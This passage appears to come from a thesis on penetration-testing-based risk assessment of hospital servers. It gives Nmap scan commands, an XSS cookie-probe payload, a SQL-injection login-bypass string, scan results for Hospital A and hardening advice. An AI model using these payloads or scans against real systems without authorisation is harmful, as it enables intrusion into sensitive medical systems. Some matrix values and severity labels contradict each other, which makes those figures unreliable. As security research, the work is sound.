- *Host Discovery* is the scanning of target network to locate a machine running or to perform a Ping Sweep. Nmap can be set to scan an IP address range such as 192.168.0.1-255 or 192.168.0.* Nmap scans the entire network using Ping to see if there is a running computer. When a running computer is found, the computer will respond back with a ping revealing the IP address of the running computer. Examples of commands:

| | |
|---|---|
| Ping Scan: | #nmap –sP [IP address] |

- *Port scanning* involves the scanning of a network or a target computer to verify an open port and a service provided. Principally, Nmap will request TCP/IP three-way handshake to the target computer by sending a syn packet (for TCP SYN scan) to the target computer, when the destination machine responds as SYN-Ack packet, telling that it is ready to receive the contact, the source computer will respond with an ACK packet telling that it is ready to send data. With this principal, Nmap is able to verify what port the target machine has opened and what service it is providing. Examples of commands:

| | |
|---|---|
| TCP SYN Scan: | #nmap -sS[IP address] |
| TCP Connect Scan: | #nmap -sT [IP address] |
| UDP Scan: | #nmap -sU [IP address] |
| NULL Scan: | #nmap -sN [IP address] |
| TCP FIN Scan: | #nmap -sF [IP address] |
| Xmas Scan: | #nmap -sX [IP address] |

- *OS Fingerprinting* is the testing of the target's operating system by sending the Packet TCP to the target's functioning service and watching the nature of the response. The implementation of each operating system differs from one another; thus we can expect the operation system used by the target. Examples of commands:

OS Detection: #nmap -O [IP address]

Service version: #nmap -sV [IP address]

b) Network Vulnerability Scanning

Vulnerability scanning is importance procedures that can be used to indicate the vulnerability on the target, the severity level, and the impact to the system. In order to be able to find the solution, we use the Nessus to assist in the vulnerability identification. And vulnerability severity can be obtained from processing the Nessus program by using vulnerability severity scoring criteria from CVSS.

c) Database and Web server Vulnerability Scanning

Database and web server vulnerability assessment is a process for locating a server's vulnerabilities, i.e. providing web server and database services by using tools and command sets to test for the vulnerabilities. The testing is divided into the following two steps:

- *Database and web server vulnerability scanning* – This is an important step for locating the vulnerabilities of a target. A tool called Nikto and SQL inject ME are used to identify what vulnerabilities exist and what impact to the system the vulnerabilities will cause in order to further find a solution for the problem.

- *Database and web server exploitation* is a test on the vulnerabilities acquired from previous steps. The vulnerabilities to be tested occur from an attack in the form of XSS (Cross site scripting) and SQL injection. The test is carried out by adding or commanding a set into the system to observe the effects. For example, XSS testing when input "<script>alert (Document.cookies);</script>" in the web board, if there is a vulnerabilitie occurring on the web page, a pop up will appear. For SQL injection, when the message "t' or l=l –"is entered in the input space and submit is pressed, a pop up "wrong code" appears and the login cannot be done, meaning that the web is safe, etc.

d) Exploitation

Exploitation is the step for testing the system attack using the data acquired from previous steps to find out what extent of impacts the vulnerability

located has caused and how to access the vulnerability. In this study, a program was used to test the system attack. Metasploit is a program used to develop an attack in the form of exploitation, which is an attack using vulnerabilities so the user gains access, control or any actions on the target computer. Hence, Metasploit is a program that can be used to test the vulnerabilities of a computer and network system in order to find ways to protect and fix the problem against the vulnerabilities. Metasploit comes in the form of freeware and pay ware. In this study, the freeware version was used with the typing of commands according to the procedures shown in Figure 3.2. The test attack has two forms, namely, testing on an actual system and testing on a simulated system.

- *Live system* is penetration testing with live system of hospital but we have to get cooperation with person who works in hospital no matter what the period of testing or duration including the place for testing, etc.

- *Clone system* is testing by clone all the system of hospital and make duplicate for new system in lab room.





Figure 3.2 Exploitation processes

4) Number of threat occurrence information. This procedure is the storage necessary information for finding value of Number of threat occurrence. The necessary information is the number of threaten occurrence from hospital attacked in the past 2 years. And the number of threat occurrence information must be obtained from hospital data system log files. This information use to find the probability in the future.

## 3.2 Information evaluation

This step involves the analysis of data acquired from the first step. This step is divided into three the following three sub-steps: 1) Current capacity to control vulnerability; 2) Number of threat occurrences and 3) Threat's impact.

### 3.2.1 Current capabilities to control vulnerability

This is the step for identifying vulnerabilities and the ability to control vulnerabilities. We use an instrument to test the vulnerabilities which allows us to know the number of all existing vulnerabilities and their severity in order to identify the ability to control the vulnerabilities.

Control analysis is a procedure in capability to control vulnerability assessment. This step uses the value from Vulnerability Identification procedure to compare with the Table 3.2. The number of vulnerability and severe level of that vulnerability can tell the current capability to control vulnerability. Table 3.2 presents the relationship between capability to control vulnerability and severity level of vulnerability. And vulnerability severity can be obtained from processing the Nessus program by using vulnerability severity scoring criteria from CVSS.

**Table 3.2 Relationship between Capabilities to control and Severity of vulnerability**

| Capability to control vulnerability Level | Severity of vulnerability | Description |
|---|---|---|
| Low | Critical | The most of examine vulnerability are critical show that the capabilities to control vulnerability are low |
| Medium | High | The most of examine vulnerability are high show that the capabilities to control vulnerability are medium |
| High | Medium | The most of examine vulnerability are medium show that the capabilities to control vulnerability are high |
| Excellent | Low | The most of examine vulnerability are low show that the capabilities to control vulnerability are excellent |

### 3.2.2 Number of threat occurrence

This procedure is used for analyzing the information that get from Number of threat occurrence information. Table 3.3 presents the value of Number of threat occurrence, which separated into 4 groups as follows, 1) 1-25 times 2) 26-50 times 3) 51-75 times and 4) 76-100 times.

**Table 3.3 Number of threat occurrence table**

| Threat-Source | Number of occurrence | | | |
|---|---|---|---|---|
| **IT Threat** | 1-25 | 26-50 | 51-75 | 76-100 |
| **Hacker** | | | | |

### 3.2.3 Threat's impact

This procedure is evaluation of data from pierce system test by use all threats occurrence to combine with type of attacks that is Fabrication, Modification, Interruption, and Interception that use to compare with value in Table 3.4 to find the impact level from threat occurrence by unexpected person divided into 4 levels that is Severe, Serious, Significant, and Minor to use in the risk determination in next procedure.

**Table 3.4 Relationship between Threat's impact and Type of attack**

| Impact | Type of attack | Description |
|---|---|---|
| Severe | Fabrication | a person or program that not allow to counterfeit information in server |
| Serious | Modification | a person or program which it not allow access to resource and modify data |
| Significant | Interruption | damaged of resources that make service stop working or cannot access to server again |
| Minor | Interception | a person, program, or computer not allow to access to the resource or information |

- Fabrication causes severe impacts to the system because the attacker can falsify or generate data not existing in the hospital's system, e.g. by sending a set of commands for creating user accounts not existing in the system to run the program desired by the attacker or to open a vulnerability so the attacker gain control of the

target machine, enabling the attacker to gain control over the target. Therefore, if an attacker attacks the hospital system by gaining control of the entire server, the attacker may steal key data, falsify data and eventually cause the hospital's IT system to stop service provision. Thus, the severity is at severe level.

- Modification affects the system to a serious degree because the attacker can access the hospital's resources or amend internal data. The attacker may amend the hospital data as well as medical records which can result in erroneous patient treatment. Thus, the severity is at a serious level.

- Interruption causes significant impacts because the attacker can destroy system resources causing the system to fail or no longer function, which causes impact on the hospital's services such as patient services, data searching and medicine dispensing. If the server stops functioning, it can be remedied by rebooting. Thus, the severity is at significant level.

- Interception causes impacts to a minor degree because the attacker gains access to resources or data. In this case it is the intercepted data but it does not affect the hospital's IT system in any way. Thus, the severity is at a significant level.

## 3.3 Matrix assessment

### 3.3.1 Threat's likelihood

This step is the matching of values from the steps on Current Capabilities to Control Vulnerability (Procedure 3.2.1) and Number of Threat Occurrences (Procedure 3.2.2) in the 4 x 4 matrix table (Table 3.5 [7]) to find the chance or possibility for an attack to occur. It is divided into the following four levels: rarely, sometimes, often and always.

According to Table 3.5, the values of current capacity for controlling vulnerability are set at: Excellent = 25, High = 50, Medium = 75 and Low = 100, and the number of threat occurrences are set at 1 to 25 = 0.25, 26 to 50 = 0.50, 51 to 75 = 0.75 and 76 to 100 = 1.00.

**Table 3.5 The 4x4 Likelihood matrix table**

| Capability / No. of Occurrence | Low (100) | Medium (75) | High (50) | Excellent (25) |
|---|---|---|---|---|
| 76 - 100 (1.00) | Always (100*1.00 = 100) | Always (75*1.00 = 75) | Generally (50*1.00 = 50) | Often (25*1.00 = 25) |
| 51 - 75 (0.75) | Always (100*0.75 = 75) | Generally (75*0.75 = 56.25) | Often (50*0.75 = 37.50) | Rarely (25*0.75 = 18.75) |
| 26 - 50 (0.50) | Generally (100*0.50 = 50) | Often (75*0.50 = 37.50) | Often (50*0.50 = 25) | Rarely (25*0.50 = 12.50) |
| 1 - 25 (0.25) | Often (100*0.25 = 25) | Rarely (75*0.25 = 18.75) | Rarely (50*0.25 = 12.50) | Rarely (25*0.25 = 6.25) |

**Likelihood Scale: Rarely (0.00 - 24.99), Sometimes (25.00 - 49.99), often (50.00 - 74.99), Always (75.00 - 100.00)**

*capability of current control to control vulnerability

### 3.3.2 Risk determination

This is the step of comparison between Procedure 3.3.1 and 3.2.3 uses a 4x4 matrix table (Table 3.6 [7]) to identify the hospital technical risk. It is divided into four levels, namely, low, medium, high, and critical.

This is the step for identifying risk determination by mapping the value of the threat's likelihood from Procedure 3.3.1 with threat's impact from Procedure 3.2.3 with a 4 x 4 matrix table (Table 3.6) to identify risks occur from a hacker's attack. It is divided into four levels, namely, low, medium, high, and critical.

According to Table 3.10, the value of a threat's likelihood are set a Rarely = 0.25, Sometimes = 0.50, Often = 0.75 and Always = 1.00, and the threat's impact values are set at Minor = 25, Significant = 50, Serious = 75 and Severe = 1.00.

**Table 3.6 The 4x4 risk level matrix table**

| Impact / Likelihood | Severe (100) | Serious (75) | Significant (50) | Minor (25) |
|---|---|---|---|---|
| Always (1.00) | Critical (100*1.00 = 100) | Critical (75*1.00 = 75) | High (50*1.00 = 50) | Medium (25*1.00 = 25) |
| Often (0.75) | Critical (100*0.75 = 75) | High (75*0.75 = 56.25) | Medium (50*0.75 = 37.50) | Low (25*0.75 = 18.75) |
| Sometimes (0.50) | High (100*0.50 = 50) | Medium (75*0.50 = 37.50) | Medium (50*0.50 = 25) | Low (25*0.50 = 12.50) |
| Rarely (0.25) | Medium (100*0.25 = 25) | Low (75*0.25 = 18.75) | Low (50*0.25 = 12.50) | Low (25*0.25 = 6.25) |

**Risk Scale: Low (0.00 - 24.99), Medium (25.00 - 49.99), High (50.00 - 74.99), Critical (75.00 - 100.00)**

## 3.4 Risk indicator

This step involves the summary of all results acquired from the aforementioned processes. The results are divided into four levels, namely, 1) Critical, 2) High, 3) Medium and 4) Low.

The outcome of the risk assessment tells us about the likelihood or possibility for the threat to successfully attack the hospital's IT system. The results are from Table 3.6. For example, if the likelihood is often, the threat success is indicated to range from 0.51 to 0.75 and impact on the IT system is at a significant level, thereby causing the risk assessment to be within a medium range, i.e. the risk occurring with the hospital's information system is moderate.

In this chapter the conceptual framework on risk assessment has been presented in technical terms to determine the level of risk occurring in hospitals by using penetration testing in the step of identifying the ability to control vulnerabilities, the step for collecting attack data, the step for collecting data on threat impact and the step of risk identification.

This research used this conceptual framework with a medium size local hospital in risk assessment of technical aspects and to present a preliminary guideline for reducing risks, which will be addressed in the next chapter.

# CHAPTER IV
# RESULTS

This chapter is about the summarization of the results acquired from the implementation of the conceptual framework at the two hospitals serving as the case studies for this research.

## 4.1 Case study 1: Hospital A

After studying the procedures and implementation of this conceptual framework for risk assessment at a medium-sized university hospital, with the scope of the testing for the operation system set to server-side consisting of six servers comprising three window servers, namely, Machines 1, 2 and 3, and three Linux servers, namely, Machines 4, 5 and 6. The servers providing services to patients are Server Numbers 1, 2, 3, 4 and 5, and Number 6 is the web server.

The testing objectives were the assessment of the hospital's operation system with the scope being OS vulnerability scanning, penetration testing and risk assessment.

### 4.1.1 Information gathering

1) System Characterization

This is the step for collecting preliminary data from the hospital which allowed the researcher to know the number of IP addresses, OS, services and number of attacks made by attackers as shown in Table 4.1.

The number of threat occurrence information or number of attacks made by attackers must be obtained from hospital data system log files. However, data collection from questionnaires was used instead because Hospital A did not store log files.

**Table 4.1 Primary information of Hospital A server**

| No. | IP | OS | Service | Attacked |
|---|---|---|---|---|
| 1 | 10.2.10.11 | Window 2000 Server | X-ray system | 2 |
| 2 | 10.2.10.12 | Window 2003 Server | OPD information system | |
| 3 | 10.2.10.13 | | OPD information system | |
| 4 | 10.2.10.14 | Red Hat Enterprise 5 Apache | IPD information system | |
| 5 | 10.2.10.15 | | IPD information system | |
| 6 | 192.168.10.16 | | Web server | |

2) Network Vulnerability assessment

Once the necessary data had been obtained, the next step was to perform network vulnerability assessment beginning with network scanning, the results of which revealed to the researcher the number of servers functioning, including functioning ports and services as shown in Table 4.2.

**Table 4.2 Information of Network scanning of Hospital A**

| No. | IP Address | OS Information | Open Ports | | | Extra info |
|---|---|---|---|---|---|---|
| | | | Port | Protocol | Service Name | |
| 1 | 10.2.25.81 | Window 2000 Server | 135 | Tcp | Msrpc | |
| | | | 139 | Tcp | netbios-ssn | |
| | | | 445 | Tcp | microsoft-ds | |
| | | | 1025 | Tcp | open msrpc | |
| | | | 1026 | Tcp | msrpc | Microsoft Windows RPC |
| | | | 2301 | Tcp | http | HP System Management httpd |
| | | | 2381 | Tcp | http | HP Proliant System Management v.2.1.6.156 / Compaq HTTP Server 9.9 |
| | | | 3372 | Tcp | msdtc | Microsoft Distributed Transaction Coordinator |
| | | | 4899 | Tcp | tcpwrapped | |

**Table 4.2 Information of Network scanning of Hospital A (Cont.)**

| No. | IP Address | OS Information | Open Ports | | | Extra info |
|---|---|---|---|---|---|---|
| | | | Port | Protocol | Service Name | |
| 2 | 10.2.20.51 | Window 2003 Server | 111 | Tcp | rpcbind | |
| | | | 135 | Tcp | Msrpc | |
| | | | 139 | Tcp | netbios-ssn | |
| | | | 445 | Tcp | microsoft-ds | Microsoft Windows 2000 microsoft-ds |
| | | | 1025 | Tcp | NFS-or-IIS | |
| | | | 1028 | Tcp | msrpc | Microsoft Windows RPC |
| | | | 2301 | Tcp | http | HP System Management httpd |
| | | | 2381 | Tcp | http | HP Proliant System Management v.2.1.2.127 / Compaq HTTP Server 9.9 |
| | | | 3372 | Tcp | msdtc | Microsoft Distributed Transaction Coordinator |
| | | | 4899 | Tcp | tcpwrapped | |
| | | | 7937 | Tcp | nsrexec | |
| | | | 7938 | Tcp | rpcbind | |
| 3 | 10.2.20.52 | Window 2003 Server | 111 | Tcp | rpcbind | |
| | | | 135 | Tcp | Msrpc | |
| | | | 139 | Tcp | netbios-ssn | |
| | | | 445 | Tcp | microsoft-ds | Microsoft Windows 2000 microsoft-ds |
| | | | 1025 | Tcp | NFS-or-IIS | |
| | | | 1026 | Tcp | mstask | Microsoft mstask /task server - c:\winnt\system32\ Mstask.exe |

**Table 4.2 Information of Network scanning of Hospital A (Cont.)**

| No. | IP Address | OS Information | Open Ports | | | Extra info |
|---|---|---|---|---|---|---|
| | | | Port | Protocol | Service Name | |
| 3 | 10.2.20.52 | Window 2003 Server | 2301 | Tcp | http | HP System Management httpd |
| | | | 2381 | Tcp | http | HP Proliant System Management v.2.1.6.156 / Compaq HTTP Server 9.9 |
| | | | 3372 | Tcp | msdtc | Microsoft Distributed Transaction Coordinator |
| | | | 4899 | Tcp | tcpwrapped | |
| | | | 7937 | Tcp | nsrexec | |
| | | | 7938 | Tcp | rpcbind | |
| 4 | 10.2.25.49 | Red Hat Enterprise 5 Apache | 80 | Tcp | http | Apache httpd 2.2.6 (Win32) PHP/5.2.3 |
| | | | 135 | Tcp | msrpc | |
| | | | 139 | Tcp | netbios-ssn | |
| | | | 445 | Tcp | microsoft-ds | Microsoft Windows XP microsoft-ds |
| | | | 3389 | Tcp | ms-term-serv | |
| | | | 48899 | Tcp | tcpwrapped | |
| 5 | 10.2.25.50 | Red Hat Enterprise 5 Apache | 22 | Tcp | ssh | OpenSSH |
| | | | 80 | Tcp | http | Apache httpd 2.2.6 (Win32) PHP/5.2.3 |
| | | | 139 | Tcp | netbios-ssn | Samba smbd workgroup: EMR |
| | | | 445 | Tcp | netbios-ssn | Samba smbd workgroup: EMR |
| | | | 5432 | Tcp | postgresql | PostgreSQL DB |

**Table 4.2 Information of Network scanning of Hospital A (Cont.)**

| No. | IP Address | OS Information | Open Ports | | | Extra info |
|---|---|---|---|---|---|---|
| | | | Port | Protocol | Service Name | |
| 6 | 192.168.128.4 | Red Hat Enterprise 5 Apache | 22 | Tcp | ssh | OpenSSH 4.3 protocol 2.0 |
| | | | 25 | Tcp | smtp | |
| | | | 80 | Tcp | http | Apache httpd (Unix) DAV/2 mod_ssl/2.2.9 OpenSSL/0.9.8h PHP/5.2.6 mod_apreq2 |
| | | | | | | -20051231/2.6.0 |
| | | | | | | mod_perl/2.0.4 |
| | | | | | | Perl/v5.10.0 |
| | | | 443 | Tcp | http | Apache httpd |

Next, the researcher performed vulnerability scanning to try to locate the vulnerabilities occurring in the system. The results are summarized in Table 4.3.

**Table 4.3 Information of Vulnerability scanning of Hospital A**

| No. | IP | OS | Vulnerability | | | | |
|---|---|---|---|---|---|---|---|
| | | | Critical | High | Medium | Low | Total |
| 1 | 10.2.25.81 | Window 2000 Server | 49 | 164 | 48 | 10 | 271 |
| 2 | 10.2.20.51 | Window 2003 Server | 54 | 162 | 55 | 9 | 280 |
| 3 | 10.2.20.52 | | 55 | 163 | 49 | 9 | 276 |
| 4 | 10.2.25.49 | Red Hat Enterprise 5 Apache | 7 | 10 | 24 | 1 | 42 |
| 5 | 10.2.25.50 | | 2 | 5 | 13 | 0 | 20 |
| 6 | 192.168.128.4 | | 4 | 12 | 39 | 4 | 59 |

In this case study, a total of 948 vulnerabilities are known to occur with the hospital's six servers, all attacks are via Ports 80, 445, 1026, 2301, 2381 and 7938 and 59% of the vulnerabilities occur with Window server 2003, 28% to Window server 2000 and 13% to Linux server, as shown in Figure 4.1.





Figure 4.1 The vulnerability occurred in each operating system of Hospital A

The attacks can be divided into the following four types: 1) Code execution; 2) Elevation of Privilege; 3) Denial of service and 4) Buffer overflow and most vulnerability have a high degree of severity as shown in Figure 4.2.





Figure 4.2 Total of vulnerability detected in information technology system of Hospital A

### 4.1.2 Information evaluation

1) Current capabilities to control vulnerability

Vulnerability assessment discloses that most vulnerability is at high level. When comparison is made in Table 3.2, it can be concluded that current capabilities to control vulnerability are at ***"Medium"*** level because most vulnerabilities are at a high level.

2) Number of threat occurrence

Because the number of threat occurrences to the hospital is twice, the number of threat occurrences falls within a range of 1-25 times, which is the lowest level.

3) Threat's impact

Once the attackers' attack characteristics are known, the type of attack can be identified as shown in Table 4.4 and the type of impact occurring to the IT system will also be identified as compared in Table 3.4. The level of impact occurring to this hospital is "***Severe***".






Figure 4.3 Threat impact techniques might occur in Hospital A system.

*Code Execution* is the attacker can send malicious commands through operating system's vulnerabilities on a network server, so an attacker can take control of the server, including install, view or edit the information and create an account on the server.

*Buffer overflows* are the inputs (input) or greater than the extent to which the program is backed up. As a result, the system stops working.

*Elevation of Privilege elevation of privileges attack* is equivalent to the system administrator. As a result, an attacker can access the data within the system.

*Denial of service (DoS)* is to prevent or disrupt a system, the server cannot be served as normal.




| | Critical | High | Medium | Low |
|---|---|---|---|---|
| Code execution | 95 | 286 | 28 | 0 |
| Buffer overFlow | 47 | 73 | 16 | 0 |
| Elevation of Privilege | 12 | 46 | 13 | 0 |
| Denial of service | 41 | 68 | 45 | 4 |

Figure 4.4 Number of Vulnerability threats might occur in different character of Hospital A

**Table 4.4 Relationship between Type of attack and method of attack in Hospital A**

| Type of attack | Method of attack | Description | No. of Vulnerabilities |
|---|---|---|---|
| **Fabrication** | Code execution | To create and send a batch file that does not exist in the system into the system in order to control the system. | 409 |
| **Modification** | Elevation of Privilege | Edit their information in order to obtain equivalent administrator rights. | 71 |
| **Interruption** | Buffer overflow | Server/Service can be stopped. | 136 |
| | Denial of service | Server/Service can be stopped. | 158 |
| **Interception** | Information gathering | Gather the required system information. | 6 |

### 4.1.3 Matrix assessment

1) Threat's likelihood

This is the step for comparing the current ability to control the vulnerability with the number of attacks occurring during the previous two years in Table 3.5. In this case study:

The capability level of current vulnerability controlling: ***Medium***

The number of threat occurred in past 2 years: ***0-25***

Therefore the opportunity or likelihood of threat occurrence from hacker is in level: ***Rarely***

2) Risk determination

This is the step for comparing the possibility for the attack to occur with the potential level of impact on the hospital's IT system in Table 3.6. In this study:

The opportunity or likelihood in threat occurrence from hacker: ***Rarely***

The impact level occurs with hospital's information technology system: ***Severe***

Therefore the risk determination of this hospital is ***Medium*** level.

### 4.1.4 Risk indicator

This is the step for summarizing the results acquired from risk determination. For this case study, the result was medium risk, meaning the chance for attacks from hackers to occur is low. If, however, attacks do occur, the impacts to the hospital's IT system will be at a severe level. The person supervising the system must urgently reduce risks, as follows:

1) Guideline for reducing risks to the hospital's IT system

1.1) Risk Management Guidelines at the Server level

This is the step for minimizing risks in the system by using low managerial budget and time because currently available programs can be used to adequately update patches.

Updating patches or services from service providers to fix vulnerabilities occurring. Programs are currently available that can be used to automatically update patches or services in order to trim down time and procedures as well as the number of people used in the update, e.g. patch management systems and Microsoft's use of the name of Microsoft Window Server Update Service (WSUS). In addition, regular anti-virus, anti-malware and application updates are recommended to fix potential vulnerabilities to the application programs running on the network.

Installing a firewall or setting a personal firewall such as and internet connecting firewall to the level capable of blocking or screening unusual incoming traffic and helping prevent vulnerabilities in Remote Procedure Calls (RPC) and Server Message Block (SMB), which is a method of prevention for vulnerabilities coming from outside the organization. Another good prevention method is to limit the number of computers able to access the internet.

Screen unusual package or service requests occurring at Ports 137-139 and 445.

1.2) Risk Management Guidelines at the Network Level

Risk management at the OS (operation system) level may not be sufficient for potential risk prevention, because the attack on the OS (operation system) may come from either inside or outside the organization via the network.

Configure the router or switch connecting to outside network which is connected to the internet so no package with IP address is broadcasted into the intranet, and screen the package receiving/sending rates, for example, ICMP packet, to prevent Smurf attack, which is a DoS attack that occupies bandwidth and tribe flood network (TFN), which is a DDoS attack.

Install a Network Based Intrusion Prevention System on the network to prevent SYN flood attack. Its functions involve checking and stopping of suspicious packages entering the network and installation of a Host Based Intrusion Prevention System at the server as well.

1.3) Risk Management Guidelines with Technological Modifications

This is a guideline for strategic planning by modifying technology, which means the OS. Considerations must be given to numerous aspects such as whether or not former application programs are compatible with the new OS.

Strategic planning to perform migration server from Windows 2000 servers to Windows 2003 servers, which can fix the vulnerability in the former OS and are also supported by service providers in updating patches or hotfixes for the closing of future vulnerabilities.

## 4.2 Case study 2: Hospital B

In this case study, the researcher collect additional data for database and web server because currently there are more attacks in the forms of XSS (Cross site scripting) and SQL injection, which are very harmful vulnerabilities because attackers can steal the user's data and can pass through the system's identity verification.

Hospital B is also a medium-size hospital like Hospital A, but with more servers than Hospital A by 12. Fourteen servers are for patient services and two are for web server.

